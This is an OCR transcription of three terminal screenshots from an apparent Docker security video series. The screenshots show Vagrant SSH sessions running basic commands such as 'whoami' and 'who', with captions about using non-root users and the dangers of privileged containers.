


Terminal
Shell
Edit
View
Window
Help
100%
Fri 1:09 PM
VirtualBox VMs — root@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — root@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
root@opendocker:~#
```

https://youtu.be/50WMuV15g1U

Use non-root user




Terminal
Shell
Edit
View
Window
Help
100%
Fri 1:28 PM
VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
vagrant@opendocker:~$ whoami
```

https://youtu.be/fyTOt67SziA

Privileged Container is so BAD




Terminal
Shell
Edit
View
Window
Help
100%
Fri 4:11 PM
VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
vagrant@opendocker:~$ who
```

https://youtu.be/MajXwnz9UgU

